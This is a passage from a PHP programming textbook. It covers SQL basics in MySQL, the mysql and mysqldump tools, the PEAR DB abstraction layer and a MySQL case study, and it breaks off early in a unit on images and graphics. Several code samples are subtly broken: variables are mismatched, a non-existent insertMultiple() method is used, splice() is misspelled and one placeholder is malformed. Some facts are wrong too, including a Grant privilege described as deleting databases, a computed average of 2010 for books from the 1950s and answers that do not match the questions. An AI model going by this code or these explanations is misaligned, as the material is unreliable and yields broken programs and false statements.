When you write a program and want to be able to manipulate and search data you often have to construct the data files and the code to perform the manipulation and searches. This is a time consuming task and if you are developing many different applications you have to reinvent the data handling routines for every job. By removing the database functions such as file management, indexing, searches and simultaneous data access, you speed up development of applications and allow for these specialized database programs to become highly optimized and scalable.

10.2.1 How it works?

A relational database can be seen as the data handling part of another application. The application instructs the database to perform searches, as well as add, delete and modify data via the Structured Query Language or SQL. The SQL standard is supported by all major database

Notes

vendors, but the implementation of the full standard in all cases is not a guarantee. The common work-horse functions are the same in most cases.

An easy way to understand how this works is to imagine, you need to instruct someone to list the vendors your company uses. You have to write the instructions to perform this action. Before relational databases you would have to write the instructions to cover walking down to accounting, looking for the right file cabinet, opening it, finding the correct files, opening each of them and copying all the names down. If someone else was using a file you needed, you simply had to wait until they finished. Since relational databases came into existence those steps have been reduced to a single phone call and the uttered phrase, "SELECT * FROM VENDORS."

SQL is a very human readable language. It does have syntax rules, but it is not as hard as learning a programming language. The most basic types of queries are SELECT, INSERT and UPDATE. SELECT searches for data, INSERT adds data and UPDATE changes existing data. DELETE is also fairly common, but we end up using it to clean up bad records by hand rather than in a program.

10.2.2 Security

Relational databases also have excellent security. In most database programs there is a special database that contains access permissions for users and databases. This allows a database administrator the ability to tune permissions to needs. The basic set of permissions in MySQL includes the following:

- Select Priviledge - Ability to search data in tables
- Insert Priviledge - Ability to add data in tables
- Update Priviledge - Ability to modify data in tables
- Delete Priviledge - Ability to delete data in tables
- Index Priviledge - Ability to index tables
- Alter Priviledge - Ability to alter tables
- Create Priviledge - Ability to create databases
- Drop Priviledge - Ability to delete databases
- Grant Priviledge - Ability to delete databases
- Reload Priviledge - Ability to reload database privileges
- Shutdown Priviledge - Ability to shutdown the database program
- Process Priviledge - Ability to change the individual threads running in the database program
- File Priviledge - Ability to import / export data from / to files

The administrator has a special account that has all the privileges to start with and can be used to create custom accounts. If you intend to run a database yourself, you will have to create databases and assign permissions yourself.

10.2.3 MySQL Tools

MySQL is a freely available yet full featured relational database. It has a number of tools to manage the databases it operates, but there are only three which you can use regularly and only one of those is necessary if you are not managing the database yourself. The command is "mysql" and it is a shell that allows an operator to enter SQL commands directly to the database.

This command requires a few command line arguments to get it connected properly. A typical command line may be use is as follows:

```
mysql -uuser -ppassword -hhost.domain.com database
```

- `-u` specifies the database user account to use
- `-p` specifies the database user password to use
- `-h` specifies the database server to connect to
- `database` specifies the database to act on

Once you are connected you will see this:

```
Welcome to the MySQL monitor.  Commands end with; or g.
```

```
Your MySQL connection id is 1 to server version: 3.21.33b
```

```
Reading history-file /home/aawtrej/.mysql_history
```

```
Type 'help' for help.
```

```
mysql>
```

That `mysql>` prompt will allow you to enter any valid SQL statement and it will be executed by the database.



Did u know?

SQL statements can be entered all on one line or broken into smaller pieces since the “mysql” program ignores extra white space which includes tabs, spaces, or carriage returns.

Creating Tables

We want to store messages our site visitors leave. We want to track who they are, their email address, the time they visited and their message. Additionally, we need to define a primary key to uniquely identify the record. Since we may get more than one “Tom” we can not use any of the data fields for the key. Here is the SQL statement to create a table to store the data in.

```
CREATE TABLE guests (
  guest_id int(4)
    unsigned
    zerofill
    DEFAULT '0000'
    NOT NULL
    auto_increment,
  guest_name varchar(50),
  guest_email varchar(50),
  guest_time timestamp(14),
  guest_message text,
  PRIMARY KEY (guest_id)
);
```

We have defined five types of data to track for our guestbook. The first field is named “`guest_id`”. The “`int(4)`” means it is a 4 digit number. The “`unsigned`” means that it can only be a positive number. The “`zerofill`” is something added to force the number to take up all the digits by displaying leading zeros. Using that parameter will make the numbers “0001”, “0002”, etc. Issuing the `DEFAULT` statement makes the counting start at “0000”.

Notes

“NOT NULL” requires a little explanation. When a field has never had any data posted into it, it is considered NULL. This is not the same as containing “0” since “0” is a character. A field that is created as “NOT NULL” must have data in it. Lastly, “auto_increment” means that the number in subsequent records will be generated by adding “1” to the previous record.

The next two fields “guest_name” and “guest_email” are defined as “varchar(50)”. This type of field is a variable length character string. This means the name can be anywhere from 0 to 50 characters long.

The “guest_time” data type is “timestamp(14)”. The timestamp datatype is automatically updated by the database when the record is updated. The number of characters defines the format of the data. 14 characters includes a 4 digit year and a 2 digit month, day, hour, minute and second.

The “guest_message” type is “text”. This is a non-indexed data type that allows for 65,535 characters to be stored in it. By non-indexed it means that the data is not readily searchable by the database.

The last line defines the “guest_id” as the primary key. Every table should have a “PRIMARY KEY” defined. This is the unique identifier for each record in the table.

The command to look at all the tables in a database is:

```
SHOW TABLES;
```

You can look at the properties of the fields in a table by issuing this statement:

```
DESCRIBE TABLES;
```

There is also a number of ways to alter table and field properties using the “ALTER TABLE” function.

Deleting a table is as simple as issuing the following command.

```
DROP TABLE guests;
```

Adding Data

Now that we have the table created we will have to add data to it. To put a record indirectly to test the sql statement, you will use in the program. Here is the SQL query to add a record to the database:

```
INSERT INTO guests ( guest_id, guest_name, guest_email, guest_time, guest_message) values(0000,'Tony','tony@awtrey.com',NULL,'This is how it works!');
```

The statement starts by telling the database we want to insert data into the “guests” table. Next we list the fields we are going to update and finally, the data we want inserted in each field. You have to match the order of the listed fields and the data.

The “guest_id” field is autoincrementing, so it does not really matter what you insert into it. we put 0000 just because we wanted to. Strings like the ones for “guest_name”, “guest_email” and “guest_message” must be quoted. To put a quote character in the field you must put a “\” (backslash) in front of it. The “guest_time” field is set automatically, but we insert the special NULL character.

If that is added to the database correctly you will see:

```
Query OK, 1 row affected (0.00 sec)
```

Searching the Table

Getting the data back from the database is even easier. This statement will return all the data in the “guests” table:

```
SELECT * FROM guests;
```

In the “mysql” program the returned data will appear in a text form that resembles this:

GUEST_ID	GUEST_NAME	GUEST_EMAIL	GUEST_TIME	GUEST_MESSAGE
0001	Tony	tony@gmail.com	19990811105100	This is how it works!

Sometimes you only want certain records. The statement to limit a search to particular criteria is like this:

```
SELECT * FROM guests WHERE guest_name='Tony';
```

This will only return the records where the “guest_name” is “Tony”. You can also limit the fields that are returned in this way:

```
SELECT guest_name,guest_email FROM guests;
```

This should return something that looks like this:

GUEST_NAME	GUEST_EMAIL
Tony	tony@gmail.com



Caution

To avoid the mistakes with databases make sure that all SQL statements must contain the correct syntax.

Updating Existing Data

Changing data is a little trickier. To change the email address of the previously entered data use this statement:

```
UPDATE guests
```

```
SET guest_email='info@gmail.com'
```

```
WHERE guest_email='tony@gmail.com';
```

The successful execution of the query will result in:

```
Query OK, 1 row affected (0.00 sec)
```

The resulting data when selected should look like this:

GUEST_ID	GUEST_NAME	GUEST_EMAIL	GUEST_TIME	GUEST_MESSAGE
0001	Tony	info@mail.com	19990811105100	This is how it works!

Deleting Data

To delete all the data from a table only needs the following statement:

```
DELETE FROM guests;
```

To delete specific records the query would look like this:

```
DELETE FROM guests WHERE guest_name='Tony';
```

The successful execution of the query will result in:

```
Query OK, 1 row affected (0.00 sec)
```

Saving a Database

One other valuable feature most databases possess is the ability to output SQL statements that define the structure and content of the tables in a database. MySQL is no exception and includes

Notes

the “mysqldump” utility for this purpose. The command is issued from the command line, not within the “mysql” program.

```
mysqldump -uuser -ppassword -hhost.domain.com database > filename.sql
```

- *-u* specifies the database user account to use
- *-p* specifies the database user password to use
- *-h* specifies the database server to connect to
- *database* specifies the database to act on
- *> filename.sql* directs the output to a file. Normally output is directed to the screen.

The output of a `mysqldump` can be directed back into a blank database to recreate a complete set of tables and data. This is especially handy if you develop a structure on a staging system and need to quickly and easily move the whole contents of a database to a new system. Here is the command to do that using the “mysql” utility.

```
mysql -uuser -ppassword -hhost.domain.com database < filename.sql
```

- *-u* specifies the database user account to use
- *-p* specifies the database user password to use
- *-h* specifies the database server to connect to
- *database* specifies the database to act on
- *< filename.sql* directs the mysql program to read instructions from a file instead of the command line.



Task

Develop a PHP program to connect your page from the database.

10.3 PEAR DB Basics

PEAR supplies a number of open source extensions to PHP including its DB package, which provides a database abstraction layer, so that the PHP programmer does not have to worry about all the APIs for different databases.

10.3.1 Advantages and Disadvantages of PEAR DB

Whether or not you decide to use PEAR DB or a similar database abstraction layer depends on your needs. If you need to be able to work on many applications and get your work done quickly, then PEAR DB is certainly helpful. If performance is key, then you may find the extra weight of PEAR DB to be prohibitive.

10.3.2 Why use a database abstraction layer?

One big benefit of using a database abstraction layer like PEAR DB is portability. PEAR DB allows you to use a single API for working with many different types of databases. So if you decide to move to another database, you will not have to rewrite all your code.

Another benefit is code simplification. If your application involves multiple databases of different flavours or you work on many applications each of which uses a different type of database, you would normally have to learn the APIs for each of the databases you would be working with. Again, PEAR DB allows you to work with all these databases using the same API.

10.3.3 When not to use a database abstraction layer?

The biggest downside of using a database abstraction layer is that the benefits come at a performance cost. Imagine you were planning to travel around Europe and had the choice of bringing an interpreter who could speak all European languages and learning the languages yourself. It would certainly be easier to bring the interpreter, but this would make each conversation you had somewhat slower. The abstraction layer is the interpreter.

10.3.4 Using PEAR DB

The connection string for connecting to the database with PEAR DB is:

Syntax

```
driver://username:password@host/database
```

Some of the drivers supported by PEAR DB are:

- mysqli
- mysql
- mssql
- oci8
- odbc
- pgsql
- sybase
- dbase
- sqlite

10.3.5 Code Sample: PEAR-DB/Demos/EmployeeReport.php



Example:

```
<html>
<head>
<title>Employee Report</title>
</head>
<body>
<?php
require_once 'DB.php';
@$DB = DB::connect('mysqli://root:pwdpwd@localhost/Northwind');
if (DB::isError($DB))
{
    echo 'Cannot connect to database: ' . $DB->getMessage();
}
else
{
    $Query = 'SELECT * FROM Employees';
```

Notes

```

$Result = $DB->query($Query);
$numResults = $Result->numRows();
echo "<b>$NumResults Employees</b>";
?>
<table border="1">
<tr>
<th>First Name</th>
<th>Last Name</th>
<th>Title</th>
<th>Email</th>
<th>Extension</th>
</tr>
<?php
while ($Row = $Result->fetchRow(DB_FETCHMODE_ASSOC))
{
echo '<tr>';
echo '<td>' . $Row['FirstName'] . '</td>';
echo '<td>' . $Row['LastName'] . '</td>';
echo '<td>' . $Row['Title'] . '</td>';
echo '<td>' . $Row['Email'] . '</td>';
echo '<td align="right">x' . $Row['Extension'] . '</td>';
echo '</tr>';
}
?>
</table>
<?php
$Result->free();
$DB->disconnect();
}
?>
</body>
</html>

```

10.3.6 Code Explanation

As you can see, the PEAR DB API is very similar to the mysqli object-oriented API. Let's walk through the code.

First, we include the PEAR DB library. Notice that we simply use DB.php for the path:

```
require_once 'DB.php';
```

This will only work if:

DB.php is in the same directory as EmployeeReport.php. This is not likely as DB.php itself includes files, which would also have to be in the same directory.

The include_path directive in php.ini includes a path to the pear folder containing DB.php.

Next, we connect to the database:

```
@$DB = DB::connect ('mysqli://root:pwdpwd@localhost/Northwind');
```

This line of code will create a connection object if the connection is successful or an error object if it is not. The syntax will be covered when we discuss object-oriented PHP programming, but the crux of it is that the connect() method is a class-level method rather than an object-level method, so it can be called without first instantiating an object.

We then use the class-level isError() method to check if \$DB is an error object, which would mean that the connection failed. If it did fail, we output an error.

```
if (DB::isError($DB))
{
    echo 'Cannot connect to database: ' . $DB->getMessage();
}
```

If the connection succeeded, we run our query:

```
$Query = 'SELECT * FROM Employees';
```

```
$Result = $DB->query($Query);
```

```
$NumResults = $Result->numRows();
```

And, after writing out our header row, we loop through the query results outputting a row for each record returned:

```
while ($Row = $Result->fetchRow(DB_FETCHMODE_ASSOC))
{
    echo '<tr>';
    echo '<td>' . $Row['FirstName'] . '</td>';
    echo '<td>' . $Row['LastName'] . '</td>';
    echo '<td>' . $Row['Title'] . '</td>';
    echo '<td>' . $Row['Email'] . '</td>';
    echo '<td align="right">x' . $Row['Extension'] . '</td>';
}
```

The fetchRow() method can take one of several constants to specify how a row is returned. In this example, we use DB_FETCHMODE_ASSOC to get the row as an associative array. Other options are DB_FETCHMODE_ORDERED (the default) and DB_FETCHMODE_OBJECT, which get the row as an indexed array and an object, respectively.

10.4 Advanced Database Techniques

PEAR DB goes beyond the database primitives shown earlier; it provides several shortcut functions for fetching result rows, as well as a unique row ID system and separate prepare/execute steps that can improve the performance of repeated queries.

10.4.1 Placeholders

Just as printf() builds a string by inserting values into a template, the PEAR DB can build a query by inserting values into a template. Pass the query() function SQL with ? in place of specific

Notes

values, and add a second parameter consisting of the array of values to insert into the SQL:

```
$result = $db->query($SQL, $values);
```

For example, this code inserts three entries into the books table:

```
$movies = array(array('Foundation', 1951),  
                array('Second Foundation', 1953),  
                array('Foundation and Empire', 1952));  
foreach ($books as $book) {  
    $db->query('INSERT INTO books (title, pub_year) VALUES (?,?)', $book);  
}
```

There are three characters that you can use as placeholder values in an SQL query:

?

A string or number, which will be quoted if necessary (recommended)

|

A string or number, which will never be quoted

&

A filename, the contents of which will be included in the statement (e.g., for storing an image file in a BLOB field)

10.4.2 Prepare/Execute

When issuing the same query repeatedly, it can be more efficient to compile the query once and then execute it multiple times using the `prepare()`, `execute()`, and `executeMultiple()` methods.

The first step is to call `prepare()` on the query:

```
$compiled = $db->prepare($SQL);
```

This returns a compiled query object. The `execute()` method fills in any placeholders in the query and sends it to the RDBMS:

```
$response = $db->execute($compiled, $values);
```

The *values* array contains the values for the placeholders in the query. The return value is either a query response object, or `DB_ERROR` if an error occurred.

For example, we could insert multiple values into the books table like this:

```
$books = array(array('Foundation', 1951),  
                array('Second Foundation', 1953),  
                array('Foundation and Empire', 1952));  
$compiled = $q->prepare('INSERT INTO books (title, pub_year) VALUES (?,?)');  
foreach ($books as $book) {  
    $db->execute($compiled, $book);  
}
```

The `executeMultiple()` method takes a two-dimensional array of values to insert:

```
$responses = $db->executeMultiple($compiled, $values);
```

The *values* array must be numerically indexed from 0 and have values that are arrays of values to insert. The compiled query is executed once for every entry in *values*, and the query responses are collected in *\$responses*.

A better way to write the book-insertions code is:

```
$books = array(array('Foundation', 1951),
               array('Second Foundation', 1953),
               array('Foundation and Empire', 1952));
$compiled = $q->prepare('INSERT INTO books (title, pub_year) VALUES (?,?)');
$db->insertMultiple($compiled, $books);
```

10.4.3 Shortcuts

PEAR DB provides a number of methods that perform a query and fetch the results in one step: `getOne()`, `getRow()`, `getCol()`, `getAssoc()`, and `getAll()`. All of these methods permit placeholders.

The `getOne()` method fetches the first column of the first row of data returned by an SQL query:

```
$value = $db->getOne(SQL [, values ]);
```



Example:

```
$when = $db->getOne("SELECT avg(pub_year) FROM books");
if (DB::isError($when)) {
    die($when->getMessage( ));
}
```

echo "The average book in the library was published in \$when";

The average book in the library was published in 2010.

The `getRow()` method returns the first row of data returned by an SQL query:

```
$row = $db->getRow(SQL [, values ]);
```

The `getCol()` method returns a single column from the data returned by an SQL query:

```
$col = $db->getCol(SQL [, column [, values ]]);
```

The *column* parameter can be either a number (0, the default, is the first column), or the column name.

The `getAll()` method returns an array of all the rows returned by the query:

```
$all = $db->getAll(SQL [, values [, fetchmode ]]);
```

For example, the following code builds a select box containing the names of the movies. The ID of the selected movie is submitted as the parameter value.

```
$results = $db->getAll("SELECT bookid, title FROM books ORDER BY pub_year ASC");
echo "<select name='movie'>\n";
foreach ($results as $result) {
    echo "<option value={\$result[0]}>{\$result[1]}</option>\n";
}
echo "</select>";
```

All the `get*()` methods return `DB_ERROR` when an error occurs.

Notes

10.4.4 Details about a Query Response

Four PEAR DB methods provide you with information on a query result object: `numRows()`, `numCols()`, `affectedRows()`, and `tableInfo()`.

The `numRows()` and `numCols()` methods tell you the number of rows and columns returned from a SELECT query:

```
$showmany = $response->numRows( );
```

```
$showmany = $response->numCols( );
```

The `affectedRows()` method tells you the number of rows affected by an INSERT, DELETE, or UPDATE operation:

```
$showmany = $response->affectedRows( );
```

The `tableInfo()` method returns detailed information on the type and flags of fields returned from a SELECT operation:

```
$info = $response->tableInfo( );
```

The following code dumps the table information into an HTML table:

```
// connect
require_once('DB.php');
$db = DB::connect("mysql://librarian:password@localhost/library");
if (DB::iserror($db) {
    die($db->getMessage( ));
}
$sql = "SELECT * FROM BOOKS";
$q = $db->query($sql);
if (DB::iserror($q) {
    die($q->getMessage( ));
}
$info = $q->tableInfo( );
a_to_table($info);
function a_to_table ($a) {
    echo "<html><head><title> Table Info </title></head>";
    echo "<table border=1>\n";
    foreach ($a as $key => $value) {
        echo "<tr valign=top align=left><td>$key</td><td>";
        if (is_array($value)) {
            a_to_table($value);
        } else {
            print_r($value);
        }
    }
}
```

```

echo "</td></tr>\n";
}
echo "</table>\n";
}

```

Figure given below shows the output of the table information dumper.

Figure 10.1: The Information from TableInfo()

0	table	BOOKS
	name	bookid
	type	int
	len	11
	flags	not_null primary_key auto_increment
1	table	BOOKS
	name	authorid
	type	int
	len	11
	flags	not_null
2	table	BOOKS
	name	title
	type	string
	len	55
	flags	not_null
3	table	BOOKS
	name	ISBN
	type	string
	len	25
	flags	not_null
4	table	BOOKS
	name	pub_year
	type	int
	len	6
	flags	not_null

Notes

10.4.5 Sequences

Not every RDBMS has the ability to assign unique row IDs, and those that do have wildly differing ways of returning that information. PEAR DB sequences are an alternative to database-specific ID assignment (for instance, MySQL's `AUTO_INCREMENT`).

The `nextID()` method returns the next ID for the given sequence:

```
$id = $db->nextID(sequence);
```

Normally you will have one sequence per table for which you want unique IDs. This example inserts values into the `books` table, giving a unique identifier to each row:

```
$books = array(array('Foundation', 1951),  
               array('Second Foundation', 1953),  
               array('Foundation and Empire', 1952));
```

```
foreach ($books as $book) {  
    $id = $db->nextID('books');  
    splice($book, 0, 0, $id);  
    $db->query("INSERT INTO books (bookid,title,pub_year) VALUES (?,?,$?)", $book);  
}
```

A sequence is really a table in the database that keeps track of the last-assigned ID. You can explicitly create and destroy sequences with the `createSequence()` and `dropSequence()` methods:

```
$res = $db->createSequence(sequence);
```

```
$res = $db->dropSequence(sequence);
```

The result will be the result object from the create or drop query or `DB_ERROR` if an error occurred.



Task

Create a database and a sequence. Write the command to delete sequence from the database.

10.4.6 Metadata

The `getListOf()` method lets you query the database for information on available databases, users, views, and functions:

```
$data = $db->getListOf(what);
```

The *what* parameter is a string identifying the database feature to list. Most databases support "databases;" some support "users," "views," and "functions."

For example, this stores a list of available databases in \$dbs:

```
$dbs = $db->getListOf("databases");
```

10.4.7 Transactions

Some RDBMSs support transactions, in which a series of database changes can be committed (all applied at once) or rolled back (discarded, with the changes not applied to the database). For example, when a bank handles a money transfer, the withdrawal from one account and deposit into another must happen together neither should happen without the other, and there should be no time between the two actions. PEAR DB offers the `commit()` and `rollback()` methods to help with transactions:

```
$res = $db->commit( );
```

```
$res = $db->rollback( );
```

If you call `commit()` or `rollback()` on a database that does not support transactions, the methods return `DB_ERROR`.



Caution

Be sure to check your underlying database product to ensure that it supports transactions.



Case Study

Success story on big fish games triples database

Big Fish Games is a global leader in the online games industry and distributes more games worldwide than any other online site. Within three years of its debut, BigFishGames.com rocketed into the Top 10 game portals on the Web and now serves millions of downloads everyday.

Their Business Challenge

BigFishGames.com is a fast-growing website with over 25 million unique customer accounts and over 2.5 million visitors per month. In addition to the English site, Big Fish Games also offers international game portals in Japanese, German, French and Spanish. Their ever-growing user base is a huge boost to their business, but it also raises big challenges around IT capacity planning. To ensure the highest quality game experience, Big Fish Games has to accurately predict demand and increase bandwidth at the right time to keep a balance between over-utilizing the system, introducing delays and a bad user experience, and under-utilizing the system, resulting in a waste of capacity and money.

Their MySQL Solution

Big Fish Games started using MySQL as a small start-up. MySQL allowed Big Fish Games to quickly grow their business with lower cost and hardware requirements, and has scaled with the company as it has grown into an industry leader. Today, Big Fish Games deploys 40 MySQL servers to power its popular gaming website which offers thousands of games, with new games introduced everyday. To achieve the scalability and reliability required by this high-trafficked website, Big Fish Games relies on MySQL Replication plus, DRBD is used to improve high availability. In addition to customer-facing material such as the dynamic website content, e-commerce store, game coupons and discussion forums, the

Contd...

Notes

MySQL database is also used for internal operations, tracking game downloads, account authentication, game activations and server logs.

MySQL Query Analyzer

In order to accommodate the growth in website traffic, the DBA team at Big Fish Games has been looking into opportunities to improve application performance. Tuning and optimizing the database is one of the options, but it would not help if the performance problem is caused by poorly-written SQL code.

To gain insights into the quality of the SQL code and execution statistics, Big Fish Games has been using the command line tools to identify target areas for potential performance improvement. However, for every problem resolution, extra effort was required to combine information from multiple sources because each command only provided a limited perspective.

Now, the MySQL Query Analyzer provides a consolidated view of query activities and execution details, and has enabled Big Fish Games to quickly identify poorly running queries and tackle the root causes directly in the SQL code. With the help of the MySQL Query Analyzer, the DBA team caught a “bad” query running 400,000 times overnight which never showed up in query logs. Furthermore, the MySQL Query Analyzer is very easy to use and does not require the user to be a world-class MySQL expert to fully leverage its benefits.

Since the Query Analyzer uses a Service Agent listening to application queries and performances metrics, the MySQL servers can always be live and operational when being analyzed. There is no need to switch the servers back and forth between on-line and off-line, which eliminates unnecessary risks to server availability and reliability.

After deploying the MySQL Query Analyzer, Big Fish Games tripled its database performance within three days, rather than weeks.

MySQL Enterprise Monitor

Big Fish Games also relies on the MySQL Enterprise Monitor and the Dashboard graphs, which show the number of queries per second, CPU load and replication status, to ensure that the website is performing well. Big Fish Games finds the MySQL Enterprise Monitor valuable because it is built for MySQL and offers more relevant and useful information than generic monitoring tools.

The MySQL Enterprise Monitor provides critical data points for Big Fish Games to analyze and determine the optimal number of slaves to serve its current website traffic and to plan for the future capacity requirements. This tool also helps the DBA team to gain insight into the system status, usage patterns and potential problems, without having to wait to be notified by the operations group.

Big Fish Games chooses to deploy MySQL Enterprise for the following reasons:

- **High Performance:** MySQL provides fast transaction speed to serve over 300,000 simultaneous users on BigFishGames.com.
- **Ease of use:** MySQL is very easy to use which allows DBAs to manage MySQL servers without a steep learning curve.
- **Low Maintenance:** Using MySQL Enterprise Monitor, Big Fish Games employs just two DBAs to monitor over 70 MySQL servers, 40 in active production and 30 in the testing environment.
- **Low TCO:** MySQL enabled Big Fish Games to launch their business, grow fast and establish themselves as the industry leader at a fraction of the cost compared to using a proprietary database.

Contd...

- **Unlimited Deployment:** MySQL Enterprise Unlimited gives Big Fish Games the fixed-cost predictability to deploy additional servers without additional costs. This is especially beneficial for companies with rapidly growing data.
- **24x7 support:** MySQL offers top quality support, with long-time MySQL developers providing guaranteed 30 minutes response time for MySQL Enterprise Platinum customers. It is invaluable for Big Fish Games to receive problem solving advice from MySQL support engineers when business-critical applications go down at midnight.
- **Support for popular Operating Systems:** MySQL is well-integrated with all major Linux, Solaris and Unix distributions, saving time for DBAs and improving administrative experience.
- **Support for C, C++, C#, PHP, Python, Ruby and Java:** MySQL supports drivers for a wide range of programming languages, including PHP, used by Big Fish Games for the front-end presentation layer, and Java, used with the Tomcat application server in the middleware layer.

Memcached

In addition to MySQL Replication, Big Fish Games further increases scalability by using Memcached, a distributed caching layer. All the web content is stored in Memcached, and most of the website queries are processed by this in-memory cache, which significantly improves response time as well as scalability.

Sun Fire x64 Servers

- Big Fish Games utilizes a 3-tier server deployment strategy, and Sun's x64 servers have been chosen because of their excellent reputation for performance and reliability.
- Sun Fire X2100 server is best for applications which require lots of local disk space but less I/O or CPU speed.
- Sun Fire X4100 server works well for applications which demand fast processors but do not need speedy local disk I/O.

Sun Fire X4140 server is optimal with 8 drive bays for applications where faster local disk I/O via RAID 10 and battery backed up write cache is essential.

By identifying the requirements for each application and the right server for each condition, Big Fish Games has gained 20x in performance by merely replacing an X4100 server with an X4140 machine.

Questions:

1. What do you mean by MySQL Query Analyzer?
2. Explain MySQL Replication.

Self Assessment

Multiple choice questions:

4. SQL stands for

(a) Standard Query Language	(b) Structured Query Language
(c) State Query Language	(d) None of these
5. The command DROP TABLE is use to

(a) Change a table	(b) Delete a table
(c) Remove a table	(d) None of these.

Notes

6. The command ALTER TABLE is use to:
 - (a) Change a table
 - (b) Delete a table
 - (c) Remove a table
 - (d) None of these
7. The connection string for connecting to the database with PEAR DB is:
 - (a) driver://username:password@/database
 - (b) driver://:password@host/database
 - (c) driver://username:password@host/database
 - (d) None of these

True or False:

8. The *values* array contains the values for the placeholders in the query.
 - (a) True
 - (b) False
9. PEAR DB allow us to use a single API for working with many different types of databases.
 - (a) True
 - (b) False
10. The *What* parameter is a string identifying the database feature to list.
 - (a) True
 - (b) False
11. PEAR DB allows you to use a single API for working only one type of database.
 - (a) True
 - (b) False

10.5 Summary

- A database is simply an organized data. A database contains tables which are basically descriptions of types of data. Table in turn contain record which is the actual data.
- PHP has support for over 20 databases, including the most popular commercials and open source varieties. Relational database systems such as MySQL, PostgreSQL, and Oracle are the backbones of most modern dynamic web sites.
- A PHP database connection tells Dreamweaver, that the current site is going to create PHP pages, and refer to a specific database to store or display data.
- As one of the most powerful tools, computers give us the ability to store and search data. Early applications stored data for programs in files and used indexes to search the files for particular bits of data.
- Relational databases also have excellent security. In most database programs there is a special database that contains access permissions for users and databases. This allows a database administrator the ability to tune permissions to needs.
- PEAR supplies a number of open source extensions to PHP including its DB package, which provides a database abstraction layer.
- RDBMSs support transactions, in which a series of database changes can be committed (all applied at once) or rolled back (discarded, with the changes not applied to the database).

10.6 Keywords

Database: A database is an organized collection of data for one or more purposes, usually in digital form. The data are typically organized to model relevant aspects of reality, in a way that supports processes requiring this information.

Databases panel: Databases panel allows you to define your database connections for your site. This even gives you the opportunity to preview some of the data in your database once a connection is established.

phpinfo(): This function is check the database support in your installation process of PHP.

Relational database: A relational database can be seen as the data handling part of another application. The application instructs the database to perform searches, as well as add, delete and modify data via the Structured Query Language or SQL.

Sequence: A sequence is really a table in the database that keeps track of the last-assigned ID. You can explicitly create and destroy sequences with the createSequence() and dropSequence() methods.



Lab Exercise

1. Create an employee table with given field name and enter some data in it.

emp_id, emp_name, emp_addr, emp_profile.

2. Write the commands to perform given operation on employee table

SELECT, ALTER TABLE, INSERT, DELETE.

10.7 Review Questions

1. How do we access a database using PHP? Write the steps of database connectivity with PHP.
2. How the relational database and SQL is used with PHP? How it provide the security of database?
3. What are the MySQL tools? How does it work with PHP?
4. What are the basic concepts of PEAR DB? Write its advantages and disadvantages.
5. Why we use a database abstraction layer? When we can avoid it?
6. Discuss the advance database techniques.
7. What is the Query Response? Why it is used?
8. What are the sequences? Why these are used in databases?
9. What is metadata? How it is useful?
10. How the transactions are performed in the databases?

Answers to Self Assessment

1. (c)
2. (b)
3. (a)
4. (b)
5. (b)
6. (a)
7. (c)
8. (a)
9. (a)
10. (a)
11. (b)

10.8 Further Reading



Books

PHP: The Complete Reference, by Steven Holzner.



Online link

<http://www.keithjbrown.co.uk/vworks/php/>

Unit 11: Graphics

CONTENTS

Objectives

Introduction

11.1 Embedding an Image in a Page

11.1.1 Here's What's Happening: The Image Element Parameters

11.1.2 Image Formats for the Web

11.1.3 Activating an Image: Turning an Image into a Link

11.2 The Graphic Design(GD) Extension

11.3 Basic Graphics Concept

11.3.1 Discrete Grids – Graphing Pixels

11.3.2 Where is the Origin?

11.3.3 Measuring Angles

11.4 Creating and Drawing Images

11.4.1 The Structure of a Graphics Program

11.4.2 Changing the Output Format

11.4.3 Testing for Supported Image Formats

11.4.4 Reading an Existing File

11.4.5 Basic Drawing Functions

11.5 Image with Text

11.6 Dynamically Generated Buttons

11.7 Scaling Images

11.8 Colour Handling

11.8.1 Using the Alpha Channel

11.8.2 Identifying Colours

11.8.3 True Colour Indexes

11.8.4 Text Representation of an Image

11.9 Summary

11.10 Keywords

11.11 Review Questions

11.12 Further Readings

Objectives

After studying this unit, you will be able to:

- Understand how to embedding an image in a page
- Discuss about the graphic design(GD) extensions
- Understand the basic concepts of basic graphics

- Explain how to creating and drawing images in graphics
- Discuss dynamic generation of buttons
- Understand how to scaling the images
- Explain the colour handling

Introduction

The process and art of combining text and graphics and communicating an effective message in the design of logos, graphics, brochures, newsletters, posters, signs, and any other type of visual communication is the formal, short definition of graphic design. Today's graphic designers often use desktop publishing software and techniques to achieve their goals.

An *image* is a rectangle of pixels that have various colours. Colours are identified by their position in the *palette*, an array of colors. Each entry in the palette has three separate colour values – one for red, one for green, and one for blue. Each value ranges from 0 (this colour not present) to 255 (this colour at full intensity).

Image files are rarely a straightforward dump of the pixels and the palette. Instead, various *file formats* (GIF, JPEG, PNG, etc.) have been created that attempt to compress the data somewhat to make smaller files.

Different file formats handle image *transparency*, which controls whether and how the background shows through the image, in different ways. Some support an *alpha channel*, an extra value for every pixel reflecting the transparency at that point. Others simply designate one entry in the palette as indicating transparency.

Antialiasing is where pixels at the edge of a shape are moved or recoloured to make a gradual transition between the shape and its background. This prevents the rough and jagged edges that can make for unappealing images. Some functions that draw on an image implement antialiasing.

With 256 possible values for each of red, green, and blue, there are 16,777,216 possible colours for every pixel. Some file formats limit the number of colours you can have in a palette (e.g., GIF supports no more than 256 colours); others let you have as many colours as you need. The latter are known as *true colour* formats, because 24-bit colour (8 bits for each of red, green, and blue) gives more hues than the human eye can distinguish.

11.1 Embedding an Image in a Page

The command to place an image is constant. You will use the same format every time. Now might be a good time to talk about where to store everything on your web server because you are starting to call for additional items to fill up your home page. Until now, all you did was put text on the page.

At this point in your HTML, it is a good idea for you to place whatever images you are going to use in a subdirectory called "images". That means place the image in a directory (to be called "images") under the directory where your web pages are located (which would be the "root" directory for your site).

Here's the format for placing an image:

```
<IMG SRC="image.gif" ALT="some text" WIDTH=32 HEIGHT=32>
```

Notes

By replacing "image.gif" with "homepage.gif", one of my own graphics, you get this...



11.1.1 Here's What's Happening: The Image Element Parameters

- **IMG** stands for "image." It announces to the browser that an image will go here on the page. Yes, the image will pop up right where you write in the image tag.
- **SRC** stands for "source." This again is an attribute, a command inside a command. It is telling the browser where to go to find the image. Again, it is best for you to place the images you want to use in a subdirectory called "images". This way you can call for the image by name with just the subdir name in front of it, like this: `/images/imagename.gif`. You could also direct the source to some other place online, such as an image you have stored on Photobucket, for instance, by using the full URL of the image.
- **image.gif** is the name of the image. Notice it is following the same type of format as your HTML documents. There is a name (image) then a dot and then there is a suffix (gif).
- **ALT** stands for "alternate text". This tells the browser that if it can not find the image, then just displays this text. It also tells anyone who cannot view your image what the image is about.
- **"some text"** is where you put the text describing your image.
